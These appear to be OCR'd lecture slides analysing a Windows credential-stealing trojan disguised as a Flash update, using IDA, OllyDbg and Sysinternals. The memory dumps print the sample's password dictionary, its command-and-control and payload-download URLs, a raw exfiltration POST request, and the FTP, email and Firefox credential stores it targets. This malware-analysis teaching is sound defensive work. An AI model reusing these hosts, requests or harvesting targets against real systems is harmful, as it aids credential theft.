Function name	Segment	Start	Length	R	F	L	S	B	T	=
start	.text	004015C0	000002DF	R	.	.	.	B	.	.
sub_401020	.text	00401020	0000001D	R	.	.	.	B	.	.
sub_401040	.text	00401040	0000001C	R	.	.	.	B	.	.
sub_401060	.text	00401060	00000010	R	.	.	.	B	.	.
sub_401070	.text	00401070	0000000B	R	.	.	.	B	.	.
sub_401080	.text	00401080	0000005E	R	.	.	.	B	.	.
sub_4010E0	.text	004010E0	0000003D	R	.	.	.	B	.	.
sub_401120	.text	00401120	00000019	R	.	.	.	B	.	.
sub_401140	.text	00401140	000003D1	R	.	.	.	B	.	.
sub_401520	.text	00401520	0000001C	R	.	.	.	B	.	.
sub_401540	.text	00401540	0000001D	R	.	.	.	B	.	.
sub_401560	.text	00401560	0000005B	R	.	.	.	B	.	.
sub_4018A0	.text	004018A0	000000BF	R	.	.	.	B	.	.
sub_401960	.text	00401960	00000067	R	.	.	.	B	.	.
sub_4019D0	.text	004019D0	0000008A	R	.	.	.	B	.	.
sub_401A60	.text	00401A60	000000AF	R	.	.	.	B	.	.
sub_401B10	.text	00401B10	00000072	R	.	.	.	B	T	.
sub_401B90	.text	00401B90	00000039	R	.	.	.	B	.	.
sub_401BD0	.text	00401BD0	0000040E	R	.	.	.	B	.	.

Malware Binary Static Analysis

Disassembly

- Possible execution flow



Malware Binary Static Analysis

Disassembly

- ASM Code showing XOR routines, Registry events

```
push    esi
push    edi
mov     [ebp+var_28], offset sub_401520
mov     dword_423100, ebp
mov     [ebp+var_2C], 0
mov     [ebp+var_3C], 80000002h
mov     [ebp+var_50], offset aSystem; "SYSTEM"
mov     [ebp+var_58], offset aCurrentcontrol; "CurrentControlSet\\Control\\ContentIndex"
mov     [ebp+var_C], 1471h
mov     [ebp+var_C], 1471h
mov     eax, RegOpenKeyExA
mov     [ebp+var_4C], eax
lea     ecx, [ebp+var_54]
push    ecx
push    20019h
push    0
push    offset a951     ; "951"
push    80000001h
call    [ebp+var_4C]
test    eax, eax
jnz     short loc_401633
```

```
00401896:
xor     eax, eax
```

```
loc_401633:
lea     edx, [ebp+var_54]
push    edx
push    20019h
push    0
mov     eax, [ebp+var_50]
push    eax
push    80000002h
call    [ebp+var_4C]
test    eax, eax
jz      short loc_40165D
```


```
00401624:
push    0               ; uExitCode
call    ExitProcess
xor     eax, eax
jmp     loc_401898
```

```
loc_40165D:
lea     ecx, [ebp+var_54]
push    ecx
push    20019h
```

```
040164E:
```

Malware Binary Static Analysis

- **So, what do we know?**
  - Windows(32 bit) executable file
  - Not really recognized/new threat
  - Most likely packed code, possibly more
  - Several general Windows function calls
  - What does it do?
  - No operational data yet



Malware Binary Dynamic Analysis

Dynamic Code Analysis

- Debugger (OllyDbg - free) to run binary in a controlled environment:
  - Ability to walk through execution routines step by step
  - Can set interruptions (breakpoints) in the code at any point to stop and look around
  - Obviously on a test workstation, isolated from protected networks, storage
  - Physical hardware best, not on a VM, no analysis or forensic tools (IDA!), ProcExplorer, etc.

System State & Monitoring Tools

- Live Analysis:
  - Registry: RegShot, RegMonitor
  - SysInternals: ListDLL's, Process Monitor, Process Explorer, Registry Monitor, AutoRuns, Disk Monitor, etc.
- Live forensics versus Memory dump analysis
- Other: hash of critical files (svchost.exe, explorer.exe), process injection?, RootKit, ADS


Network

- Set up lab: LAN, DNS, HTTP server ("forum.php"), FTP server, etc.
- Client: netstat, routing tables, TCPmon, DNS host file
- Wireshark: DNS, HTTP, SSL, FTP, side-channels, UDPf

Malware Binary Dynamic Analysis

- SysInternals Tools for processes, threads, file & registry access, TCP

```
update_flash_player.exe pid: 2252
Command line: "c:\update_flash_player.exe"

  Base       Size       Version        Path
  0x00400000 0x28000                   c:\update_flash_player.exe
  0x7c900000 0xb2000    5.01.2600.6055 C:\WINDOWS\system32\ntdll.dll
  0x7c800000 0xf6000    5.01.2600.5781 C:\WINDOWS\system32\kernel32.dll
  0x7e410000 0x91000    5.01.2600.5512 C:\WINDOWS\system32\USER32.dll
  0x77f10000 0x49000    5.01.2600.5698 C:\WINDOWS\system32\GDI32.dll
  0x77dd0000 0x9b000    5.01.2600.5755 C:\WINDOWS\system32\ADVAPI32.dll
  0x77e70000 0x93000    5.01.2600.6022 C:\WINDOWS\system32\RPCRT4.dll
  0x77fe0000 0x11000    5.01.2600.5834 C:\WINDOWS\system32\Secur32.dll
  0x5d090000 0x9a000    5.82.2900.6028 C:\WINDOWS\system32\COMCTL32.dll
  0x76390000 0x1d000    5.01.2600.5512 C:\WINDOWS\system32\IMM32.DLL
  0x77c10000 0x58000    7.00.2600.5512 C:\WINDOWS\system32\msvcrt.dll
  0x774e0000 0x13e000   5.01.2600.6168 C:\WINDOWS\system32\ole32.dll
  0x7c9c0000 0x817000   6.00.2900.6242 C:\WINDOWS\system32\shell32.dll
  0x77f60000 0x76000    6.00.2900.5912 C:\WINDOWS\system32\SHLWAPI.dll
  0x773d0000 0x103000   6.00.2900.6028 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Commo
ww_61e65202\comctl32.dll
  0x3d930000 0xe6000    8.00.6001.19328  C:\WINDOWS\system32\wininet.dll
  0x00910000 0x9000     6.00.5441.0000  C:\WINDOWS\system32\Normaliz.dll
  0x78130000 0x133000   8.00.6001.19328  C:\WINDOWS\system32\urlmon.dll
  0x77120000 0x8b000    5.01.2600.6058  C:\WINDOWS\system32\OLEAUT32.dll
  0x3dfd0000 0x1eb000   8.00.6001.19328  C:\WINDOWS\system32\iertutil.dll
  0x71ad0000 0x9000     5.01.2600.5512  C:\WINDOWS\system32\wsock32.dll
  0x71ab0000 0x17000    5.01.2600.5512  C:\WINDOWS\system32\WS2_32.dll
  0x71aa0000 0x8000     5.01.2600.5512  C:\WINDOWS\system32\WS2HELP.dll
  0x769c0000 0xb4000    5.01.2600.5512  C:\WINDOWS\system32\userenv.dll
  0x5ad70000 0x38000    6.00.2900.5512  C:\WINDOWS\system32\uxtheme.dll
  0x74720000 0x4c000    5.01.2600.5512  C:\WINDOWS\system32\MSCTF.dll
  0x77a80000 0x95000    5.131.2600.6239  C:\WINDOWS\system32\crypt32.dll
  0x77b20000 0x12000    5.01.2600.5875  C:\WINDOWS\system32\MSASN1.dll
  0x5b860000 0x55000    5.01.2600.6260  C:\WINDOWS\system32\netapi32.dll
  0x7d1e0000 0x2bc000   3.01.4001.5512  C:\WINDOWS\system32\msi.dll
  0x5e0c0000 0xd000     5.01.2600.5512  C:\WINDOWS\system32\pstorec.dll
  0x76b20000 0x11000    3.05.2284.0002  C:\WINDOWS\system32\ATL.DLL
  0x10000000 0x9e000    3.13.0006.0000  C:\Program Files\Mozilla Firefox\nss3.dll
  0x00cb0000 0x18000    3.13.0006.0000  C:\Program Files\Mozilla Firefox\nssutil3.dll
  0x00cd0000 0x7000     4.09.0002.0000  C:\Program Files\Mozilla Firefox\plc4.dll
  0x00ce0000 0x2d000    4.09.0002.0000  C:\Program Files\Mozilla Firefox\nspr4.dll
```



update_flash_pl:2152	OpenKey	HKLM\Software\FileZilla Client	SUCCESS	Access: 0x20019
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\(Default)	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	CloseKey	HKLM\Software\FileZilla Client	SUCCESS	

6074	15:53:27	update_flash_pl:2976	CREATE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS
6076	15:53:27	update_flash_pl:2976	WRITE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS

Malware Binary Dynamic Analysis

➤ OllyDBG

- [CPU - main thread, module update_f]

File View Debug Plugins Options Window Help

```
004015C0  $ 55              PUSH EBP
004015C1  . 8BEC            MOV EBP,ESP
004015C3  . 83EC 68         SUB ESP,68
004015C6  . 53              PUSH EBX
004015C7  . 56              PUSH ESI
004015C8  . 57              PUSH EDI
004015C9  . C745 D8 20154(  MOV DWORD PTR SS:[EBP-28],update_f.0040
004015D0  . 892D 00314200   MOV DWORD PTR DS:[423100],EBP
004015D6  . C745 D4 00000(  MOV DWORD PTR SS:[EBP-2C],0
004015DD  . C745 C4 02000(  MOV DWORD PTR SS:[EBP-3C],80000002
004015E4  . C745 B0 00004;  MOV DWORD PTR SS:[EBP-50],update_f.0042   ASCII "SYSTEM"
004015EB  . C745 A8 08004;  MOV DWORD PTR SS:[EBP-58],update_f.0042   ASCII "CurrentControlSet\Control\ContentIndex"
004015F2  . C745 F4 71140(  MOV DWORD PTR SS:[EBP-C],1471
004015F9  . C745 F4 71140(  MOV DWORD PTR SS:[EBP-C],1471
00401600  . A1 842A4200     MOV EAX,DWORD PTR DS:[<&ADVAPI32.RegOpe
00401605  . 8945 B4         MOV DWORD PTR SS:[EBP-4C],EAX
00401608  . 8D4D AC         LEA ECX,DWORD PTR SS:[EBP-54]
0040160B  . 51              PUSH ECX
0040160C  . 68 19000200     PUSH 20019
00401611  . 6A 00           PUSH 0
00401613  . 68 30004200     PUSH update_f.00420030                   ASCII "951"
00401618  . 68 01000030     PUSH 80000001
0040161D  . FF55 B4         CALL DWORD PTR SS:[EBP-4C]
00401620  . 85C0            TEST EAX,EAX
00401622  .v75 0F           JNZ SHORT update_f.00401633
00401624  . 6A 00           PUSH 0                                   ExitCode = 0
00401626  . FF15 34294200   CALL DWORD PTR DS:[<&KERNEL32.ExitProce  ExitProcess
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFD6000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228

EIP 004015C0 update_f.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_IMPERSONATION_TOKEN (0000051D)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BDEC 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
```

Compressed code?

Quick statistical test of module 'update_f' reports that its code section is either compressed, encrypted, or contains large amount of embedded data. Results of code analysis can be very unreliable or simply wrong. Do you want to continue analysis?

Yes No


Program entry point

Paused

start | - [Executable modules] | SysinternalsSuite | Local Disk (C:) | C:\WINDOWS\syste... | EN | 16:24

Malware Binary Dynamic Analysis

- After loading, but prior to run, some additional 'static' details seem evident
  - Registry, file creations, strings of CHAR's



Malware Dynamic Analysis


- Specific Windows calls are discovered, shows some potential intentions


Base	Size	Entry	Name	File Version	Path
00400000	00028000	004015C0	update_f		E:\01.Zeus\update_flash_player.exe
5D090000	0009A000	5D0934BA	COMCTL32	5.82 (xpsp_sp3_	C:\WINDOWS\system32\COMCTL32.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.5755 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6022 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5698 (	C:\WINDOWS\system32\GDI32.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5834 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.5781 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C9120F8	ntdll	5.1.2600.6055 (	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll

- **Executable Modules, imported functions**
  - Comctl32: Common Controls, basic Windows functions
  - IMM32: is a library used by the Microsoft Windows Input Method Manager (IMM).
  - ADVAPI32: advanced API services library supporting numerous APIs including many security and registry calls.
  - **RPCRT4:** Remote Procedure Call (RPC) API, used by Windows applications for network and Internet communication.
  - GDI32: contains functions for the Windows GDI (Graphical Device Interface) which assists windows in creating simple 2-dimensional objects.
  - **SECUR32:** is a library which contains Windows Security functions (Credentials, tokens, encryption)
  - KERNEL32: is the most important Microsoft Windows Kernel. Functionality addressing most of windows functions are linked to this kernel DLL in some way
  - Ntdll.dll is a module that contains NT system functions
  - USER32: user32.dll is a module that contains Windows API functions related the Windows user interface (Window handling, basic UI functions, and so forth).

Malware Binary Dynamic Analysis

- Tip-toe through execution process to unpack data
  - Breakpoints: Steps and leaps, run-until-returns, VirtualAlloc (memory write)
  - Watch Hex dumps, memory stack
  - Interesting data quickly appears!





Malware Binary Dynamic Analysis

- Binary Packer discovered: aPLib v1.01
  - Can download API and run our own unpack now
  - Continue to review unpacked in OllyDBG

```
00412F72 ........................................................
00412FB2 ........................................................
00412FF2 ...................aPLib v1.01  -  the smaller the better :)..Cop
00413032 yright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved.....M
00413072 ore information: http://www.ibsensoftware.com/..................
004130B2 ..............................................."╥Nk┴%-♦÷╥T«▌ ôb-oà
004130F2 ∂W-.■◄D*h∑HzSÄ.................................................
00413132 ........................................................
00413172 ........................................................
```

Malware Binary Dynamic Analysis

- ASCII data in stack
  - Password list?
  - HTTP strings (POST/GET)
  - Crypt phrases?
  - Registry keys & Windows API calls
  - Intention of malware clearer

```
Address   ASCII dump
00413FE2  ............................123456.password.phpbb.qwerty.12345
00414022  .jesus.12345678.1234.abc123.letmein.test.love.123.password1.hell
00414062  o.monkey.dragon.trustno1.111111.iloveyou.1234567.shadow.12345678
004140A2  9.christ.sunshine.master.computer.princess.tigger.football.angel
004140E2  .jesus1.123123.whatever.freedom.killer.asdf.soccer.superman.mich
00414122  ael.cheese.internet.joshua.fuckyou.blessed.baseball.starwars.000
00414162  000.purple.jordan.faith.summer.ashley.buster.heaven.pepper.77777
004141A2  77.hunter.lovely.andrew.thomas.angels.charlie.daniel.1111.jennif
004141E2  er.single.hannah.qazwsx.happy.matrix.pass.aaaaaa.654321.amanda.n
00414222  othing.ginger.mother.snoopy.jessica.welcome.pokemon.iloveyou1.11
00414262  111.mustang.helpme.justin.jasmine.orange.testing.apple.michelle.
004142A2  peace.secret.1.grace.william.iloveyou2.nicole.666666.muffin.gate
004142E2  way.fuckyou1.asshole.hahaha.poop.blessing.blahblah.myspace1.matt
00414322  hew.canada.silver.robert.forever.asdfgh.rachel.rainbow.guitar.pe
00414362  anut.batman.cookie.bailey.soccer1.mickey.biteme.hello1.eminem.da
004143A2  kota.samantha.compaq.diamond.taylor.forum.john316.richard.blink1
004143E2  82.peaches.cool.flower.scooter.banana.james.asdfasdf.victory.lon
00414422  don.123qwe.123321.startrek.george.winner.maggie.trinity.online.1
00414462  23abc.chicken.junior.chris.passw0rd.austin.sparky.admin.merlin.g
004144A2  oogle.friends.hope.shalom.nintendo.looking.harley.smokey.7777.jo
004144E2  seph.lucky.digital.a.thunder.spirit.bandit.enter.anthony.corvett
00414522  e.hockey.power.benjamin.iloveyou!.1q2w3e.viper.genesis.knight.qw
00414562  erty1.creative.foobar.adidas.rotimi.slayer.wisdom.praise.zxcvbnm
004145A2  .samuel.mike.dallas.green.testtest.maverick.onelove.david.mylove
004145E2  .church.friend.god.destiny.none.microsoft.222222.bubbles.1111111
00414622  1.cocacola.jordan23.ilovegod.football1.loving.nathan.emmanuel.sc
00414662  ooby.fuckoff.sammy.maxwell.jason.john.1q2w3e4r.baby.red123.blabl
004146A2  a.prince.qwert.chelsea.55555.angel1.hardcore.dexter.saved.112233
004146E2  .hallo.jasper.danielle.kitten.cassie.stella.prayer.hotdog.window
00414722  s.mustdie.gates.billgates.ghbdtn.gfhjkm.1234567890..cryptimplus.
00414762  http://8.koguis.com/forum/viewtopic.php.http://8.axellelemaire.o
```

```
00414722  s.mustdie.gates.billgates.ghbdtn.gfhjkm.1234567890..cryptimplus.
00414762  http://8.koguis.com/forum/viewtopic.php.http://8.axellelemaire.o
004147A2  rg/forum/viewtopic.php..http://Voyagersystems.cc/EcYdbYWf.exe.ht
004147E2  tp://marketer-school.net/xFMTvTNP.exe..YUIPWDFILE0YUIPKDFILE0YUI
00414822  CRYPTED0YUI1.0.....☻.MODU00@↑‡.'>‡.SOFTWARE\Microsoft\Windows\Cu
```

```
0018D600  ........................................................
0018D640  ½½½½½½½.......‼☻‼☻ᵇ·†.POST /forum/viewtopic.php HTTP/1.0..Host
0018D680  : 8.koguis.com..Accept: */*..Accept-Encoding: identity, *;q=0..C
0018D6C0  ontent-Length: 3509..Connection: close..Content-Type: applicatio
0018D700  n/octet-stream..Content-Encoding: binary..User-Agent: Mozilla/4.
0018D740  0 (compatible; MSIE 5.0; Windows 98)...........................
0018D780
```

Malware Binary Dynamic Analysis

- Data harvesting: FTP, SSH, Email accounts, passwords, certificates from files, databases, Registry

```
004168C0 Manager.Host.User.Pass.Port.Remote Dir.\Cyberduck..duck.user.con
00416900 fig.<setting name=".".value=".Software\SimonTatham\PuTTY\Session
00416940 s.HostName.UserName.Password.PortNumber.TerminalType.NppFTP.xml.
00416980 \Notepad++.Software\CoffeeCup Software.FTP destination server.FT
004169C0 P destination user.FTP destination password.FTP destination port
00416A00 .FTP destination catalog.FTP profiles.FTPShell.ftpshell.fsi.Soft
00416A40 ware\MAS-Soft\FTPInfo\Setup.DataDir.\FTPInfo.ServerList.xml.Nexu
00416A80 sFile.ftpsite.ini.FastStone Browser.FTPList.db.\MapleStudio\Chro
00416AC0 mePlus.Software\Nico Mak Computing\WinZip\FTP.Software\Nico Mak
00416B00 Computing\WinZip\mru\jobs.Site.UserID.xflags.Port.Folder..wjf.wi
00416B40 nex="."/>.\Yandex.My FTP.project.ini..xml.{74FF1730-B1F2-4D88-92
00416B80 6B-1568FAE61DB7}.NovaFTP.db.\INSoftware\NovaFTP..oeaccount.Salt.
00416BC0 ........>.</.<POP3_Password2.<SMTP_Password2.<IMAP_Password2.<HT
00416C00 TPMail_Password2..\Microsoft\Windows Live Mail.Software\Microsof
00416C40 t\Windows Live Mail.\Microsoft\Windows Mail.Software\Microsoft\W
00416C80 indows Mail.Software\RimArts\B2\Settings.DataDir.DataDirBak.Mail
00416CC0 box.ini.Software\Poco Systems Inc.Path.\PocoSystem.ini.Program.D
00416D00 ataPath.accounts.ini.\Pocomail.Software\IncrediMail.EmailAddress
00416D40 .Technology.PopServer.PopPort.PopAccount.PopPassword.SmtpServer.
00416D80 SmtpPort.SmtpAccount.SmtpPassword.account.cfg.account.cfn.\BatMa
00416DC0 il.\The Bat!.Software\RIT\The Bat!.Software\RIT\The Bat!\Users d
00416E00 epot.Working Directory.ProgramDir.Count.Default.Dir #%d.SMTP Ema
00416E40 il Address.SMTP Server.POP3 Server.POP3 User Name.SMTP User Name
00416E80 .NNTP Email Address.NNTP User Name.NNTP Server.IMAP Server.IMAP
00416EC0 User Name.Email.HTTP User.HTTP Server URL.POP3 User.IMAP User.HT
00416F00 TPMail User Name.HTTPMail Server.SMTP User..POP3 Port.SMTP Port.
00416F40 IMAP Port..POP3 Password2.IMAP Password2.NNTP Password2.HTTPMail
00416F80  Password2.SMTP Password2..POP3 Password.IMAP Password.NNTP Pass
00416FC0 word.HTTP Password.SMTP Password..Software\Microsoft\Internet Ac
00417000 count Manager\Accounts.Identities.Software\Microsoft\Office\Outl
00417040 ook\OMI Account Manager\Accounts.Software\Microsoft\Windows NT\C
00417080 urrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Out
004170C0 look Internet Settings.Software\Microsoft\Windows NT\CurrentVers
00417100 ion\Windows Messaging Subsystem\Profiles\Outlook.Software\Micros
00417140 oft\Internet Account Manager.Outlook.\Accounts.identification.id
00417180 entitymgr.inetcomm server passwords.outlook account manager pass
004171C0 words.identities.{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%0
00417200 2X}.Thunderbird.\Thunderbird.>D@.ÏH@.ÆJ@.ÌN@.◆R@..T@..Y@.0Z@.∂[@
```

Malware Binary Dynamic Analysis

- Data harvesting: Filezilla Example
  - Filezilla FTP Client installed, account details entered and cached
  - User ('sys') and Password observed in binary execution

```
00415EA2 iseftp.ini.FTPVoyager.ftp.FTPVoyager.qc.\RhinoSoft.com.nss3.dll.
00415EE2 NSS_Init.NSS_Shutdown.NSSBase64_DecodeBuffer.SECITEM_FreeItem.PK
00415F22 11_GetInternalKeySlot.PK11_Authenticate.PK11SDR_Decrypt.PK11_Fre
00415F62 eSlot..≤#.►o↑.►o..►∞,.►5q►2♦0►ü:►Ah►sqlite3.dll.sqlite3_open.
00415FA2 sqlite3_close.sqlite3_prepare.sqlite3_step.sqlite3_column_bytes.
00415FE2 sqlite3_column_blob..mozsqlite3.dll.sqlite3_open.sqlite3_close.s
00416022 qlite3_prepare.sqlite3_step.sqlite3_column_bytes.sqlite3_column_
00416062 blob..hü.0≡3♦0 i00Çz♥0ãõ♥0Ç▲‡0♥.......profiles.ini.Profile.IsRel
004160A2 ative.Path.PathToExe.prefs.js.signons.sqlite.signons.txt.signons
004160E2 2.txt.signons3.txt.#2c.#2d.#2e.SELECT hostname, encryptedUsernam
00416122 e, encryptedPassword FROM moz_logins.Firefox.\Mozilla\Firefox\.S
00416162 oftware\Mozilla.---.ftp://.http://.https://.ftp..fireFTPsites.da
004161A2 t.SeaMonkey.\Mozilla\SeaMonkey\.Flock.\Flock\Browser\.Mozilla.\M
